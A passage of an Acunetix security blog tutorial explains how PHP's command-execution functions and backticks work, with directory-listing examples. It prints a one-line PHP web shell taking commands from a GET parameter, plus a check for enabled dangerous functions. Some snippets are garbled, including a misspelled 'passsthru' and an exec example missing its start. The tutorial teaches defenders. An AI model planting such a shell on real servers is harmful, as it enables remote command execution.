
THE ACUNETIX BLOG › WEB SECURITY ZONE

Web Shells 101 Using PHP (Web Shells Part 2)

Agathoklis Prodromou | April 14, 2020



In part 1 of this series, we looked at what a web shell is and why an attacker would seek to use one. In part 2 of this series, we'll be looking at some specific examples of web shells developed using the PHP programming language.

PHP web shells do nothing more than use in-built PHP functions to execute commands. The following are some of the most common functions used to execute shell commands in PHP.

> **Note**: For the purposes of this article, we edited our hosts file and pointed the domain **www.example.com** to a test server.

system()

The `system()` function accepts the command as a parameter and it outputs the result.

The following example on a Microsoft Windows machine will run the `dir` command to return a directory listing of the directory in which the PHP file is executed.

```
<?php
// Return the listing of the directory where the file runs (Windows)
system("dir");
?>

--> Volume in drive C has no label.
Volume Serial Number is A08E-9C63

Directory of C:\webserver\www\demo

02/27/2020 10:21 PM <DIR> .
02/27/2020 10:21 PM <DIR> ..
02/27/2020 10:19 PM 22 shell.php
1 File(s) 22 bytes
2 Dir(s) 31,977,467,904 bytes free
```

Executing the `ls` command on a Linux machine achieves a similar result.

```
<?php
// Return the listing of the directory where the file runs (Linux)
system("ls -la");
?>

--> total 12
```

Other commands have the same effect.

```
<?php
// Return the user the script is running under
system("whoami");
?>

--> www-data
```

exec()

The `exec()` function accepts a command as a parameter but does not output the result. If a second optional parameter is specified, the result will be returned as an array. Otherwise, only the last line of the result will be shown if echoed.

```
<?php
// Executes but returns nothing
exec("ls -la");
?>

-->
```

Using `echo` with the `exec()` function will only print the last line of the command output.

```
<?php
// Executes, returns only last line of the output
echo exec("ls -la");
?>

--> -rw-rw-r-- 1 secuser secuser 29 Feb 27 20:49 shell.php
```

If a second parameter is specified, the result is returned in an array.

```
print_r($array);
?>

--> Array(
[0] => total 12
[1] => drwxrwxr-x 2 secuser secuser 4096 Feb 27 20:55 .
[2] => drwxr-xr-x 6 secuser secuser 4096 Feb 27 20:40 ..
[3] => -rw-rw-r-- 1 secuser secuser 49 Feb 27 20:54 shell.php )
```

shell_exec()

The `shell_exec()` function is similar to `exec()`, however, it outputs the entire result as a string.

```
<?php
// Executes, returns the entire output as a string
echo shell_exec("ls -la");
?>
```

```
-->
total 12
drwxrwxr-x 2 secuser secuser 4096 Feb 28 18:24 .
drwxr-xr-x 6 secuser secuser 4096 Feb 27 20:40 ..
-rw-rw-r-- 1 secuser secuser 36 Feb 28 18:24 shell.php
```

passthru()

The `passthru()` function executes a command and returns output in raw format.

```
<?php
// Executes, returns output in raw format
passsthru("ls -la");
?>

-->
total 12
drwxrwxr-x 2 secuser secuser 4096 Feb 28 18:23 .
```

proc_open()

The `proc_open()` function can be difficult to understand (you can find a detailed description of the function in the PHP docs). By using `proc_open()`, we can create a handler (process) that will be used for communication between our script and the program that we want to run.

Backticks

Surprisingly, not many PHP developers are aware of this but PHP will execute the contents of backticks (`) as a shell command.

> **Note**: The backtick character (`) should not to be confused with the single quote character (')

```
<?php
$output = `whoami`;
echo "<pre>$output</pre>";
?>

--> www-data
```

Based on the above, the following is a PHP web shell in its simplest form.

```
<?php system($_GET['cmd']);?>
```

It uses the **system()** function to execute commands that are being passed through **'cmd'** HTTP request GET parameter.

We have established that these functions (and a few others) can be very dangerous. What is even more dangerous is that all these in-built PHP commands are enabled by default when PHP is installed and the majority of system administrators do not disable them.

If you are unsure whether they are enabled on your system, the following will return a list of the dangerous functions that are enabled.

```
<?php
print_r(preg_grep("/^(system|exec|shell_exec|passthru|proc_open|popen|curl_exec|curl_multi_exec|p
arse_ini_file|show_source)$/", get_defined_functions(TRUE)["internal"]));
?>
```

In a default installation, we can see that all of the functions mentioned above are enabled.

```
[669] => exec
[670] => system
[673] => passthru
[674] => shell_exec
[675] => proc_open
[786] => show_source
[807] => parse_ini_file
[843] => popen
```

Part 1

An Introduction to Web Shells

Part 2

Frequently asked questions

What is a web shell?

How do malicious hackers use web shells?

How can I detect web shells?

How can I protect myself against web shells?

SHARE THIS POST

THE AUTHOR

Agathoklis Prodromou
Web Systems Administrator/Developer

Akis has worked in the IT sphere for more than 13 years, developing his skills from a defensive perspective as a System Administrator and Web Developer but also from an offensive perspective as a penetration tester. He holds various professional certifications related to ethical hacking, digital forensics and incident response.

Related Posts:

What Is a Reverse Shell

Read more →

What Is Privilege Escalation and How It Relates to Web Security

Read more →

A fresh look on reverse proxy related attacks

Read more →

What is SQL Injection (SQLi) and How to Prevent It
Read more →

Cross-site Scripting (XSS)
Read more →

Google Hacking: What is a Google Hack?
Read more →

← Older

Newer →

Learn More

IIS Security

Apache Troubleshooting

Security Scanner

DAST vs SAST

Threats, Vulnerabilities, & Risks

Vulnerability Assessment vs Pen Testing

Acunetix by Invicti

Get a demo

Blog Categories

Articles

Web Security Zone

News

Events

Product Releases

Product Articles

PRODUCT INFORMATION

AcuSensor Technology

AcuMonitor Technology

Acunetix Integrations

Vulnerability Scanner

Support Plans

USE CASES

Penetration Testing Software

Website Security Scanner

External Vulnerability Scanner

Web Application Security

Vulnerability Management Software

WEBSITE SECURITY

Cross-site Scripting

SQL Injection

Reflected XSS

CSRF Attacks

Directory Traversal

LEARN MORE

White Papers

TLS Security

WordPress Security

Web Service Security

Prevent SQL Injection

COMPANY

About Us

Customers

Become a Partner

Careers

Contact

DOCUMENTATION

Case Studies

Support

Videos

Vulnerability Index

Webinars

Acunetix
by Invicti

Get a demo